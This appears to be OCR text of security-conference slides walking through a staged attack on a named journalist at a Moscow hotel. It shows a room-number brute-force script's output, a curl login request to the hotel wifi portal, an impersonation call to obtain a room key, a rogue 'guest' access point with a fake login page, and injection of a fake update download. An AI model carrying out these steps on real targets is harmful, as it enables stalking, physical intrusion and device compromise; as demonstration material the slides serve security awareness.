


somewhere in .ru


# Intel Required (remote attack) what 'delivery' options are available?



 ...prolly not checking  
her email .ru?



# Intel Required for a physical ('evil maid') attack



1 target's location



2 target's schedule




*once we've identified the target's location and schedule, an 'evil maid' attack should allow us to compromise the target's device(s).*

# Intel Required (physical attack) where is she?



HOTEL



Crowne Plaza:  
Россия, Москва,  
Краснопресненская наб., 12

target likely at  
conference hotel



...but in which room?

Intel Required (physical attack)  
i can haz your (room) number?



Join "Crowne Plaza"

**CROWNE PLAZA**  
MOSCOW - WORLD TRADE CENTRE

[Русский](#) | [English](#)

Welcome to Crowne Plaza wi-fi network!

In accordance with the Decree of Government of Russian Federation № 758 of July 31, 2014 every user of public Wi-Fi should be identified.

**Please login**

User name:   
Room number


Password:   
Last name

Login

 user name:  
your room number

 password:  
your last name, (upper)

hotel wifi system




- 1 don't know the target's room number but there are a finite (sequential) list of rooms
- 2 we know the target's last name



#RSAC

# Intel Required (physical attack) i can haz your (room) number?



```
$ findROOM.py -u TOBONI  
  
[ room 1 ] : error  
[ room 2 ] : error  
[ room 3 ] : error  
[ room 4 ] : error  
  
...  
  
[ room 2085 ] : error  
[ room 2086 ] : SUCCESS!  
  
User: 'TOBONI'  
is in Room: 2086
```

**HOTEL**

room # : 2086

```
$ curl  
--cookie 'offer_accepted=1; path=/  
        expires=Thu, 17-May-2018 12:40:17 GMT'  
  
-L "http://62.148.xxx.yyy:3400/login_submit?  
    login=${floor}${room}& password=TOBONI"
```



curl request

# Intel Required (physical attack)

i can haz your (room) number?



mike's wife




patrick

"Hello, my name is Gianna Toboni in room 2086. My colleague Patrick will be stopping by - please give him a key to my room."



devices



selected delivery mechanism



for remote attack: rogue wifi

for physical attack: evil maid




room # : 2086



we have the key!


# INITIAL ACCESS

getting a foothold



# Remote Attack

a rogue wifi access point (ap)



HooToo Travel Mate 6

runs linux

small, easy to hide!

bridge WiFi networks  
& create custom services

# Remote Attack

a rogue wifi access point (ap)




strong signal  
benignly named



creating an open wifi network named "*[HOTEL\_NAME]\_guest*" with a strong signal was all it took...





dns server  
webserver  
etc...



# Remote Attack

a rogue wifi access point (ap)



1 target connects to rogue AP

2 redirect to login page

CROWNE PLAZA  
MOSCOW - WORLD TRADE CENTRE

Добро пожаловать в сеть wi-fi гостиницы Crowne Plaza! | Welcome to Crowne Plaza wi-fi network!

В соответствии с Постановлением Правительства Российской Федерации № 758 от 31 июля 2014 г. необходимо пройти идентификацию при пользовании общественным Wi-Fi.

In accordance with the Decree of Government of Russian Federation № 758 of July 31, 2014 every user of public Wi-Fi should be identified.

Вход в систему | Please login

Номер комнаты | Room number  
Пароль | Password:   
Фамилия | Last name  
Логин | Login:

Register

Для корректной работы Wi-Fi в браузере должны быть включены cookie.  
Cookies must be enabled in your browser to use Wi-Fi.

room number

password

fake sign-in page



easier than 'hacking' a hotel to get room #?

# Remote Attack

traffic redirection/modification



1 requests website (vice.com, yelp.com, etc.)



not in russia!

0day?

www.vice.com

alert: per vice policy, please download & install the latest apple updates!

**VICE News**

inject iframe w/ download

# Remote Attack traffic redirection/modification

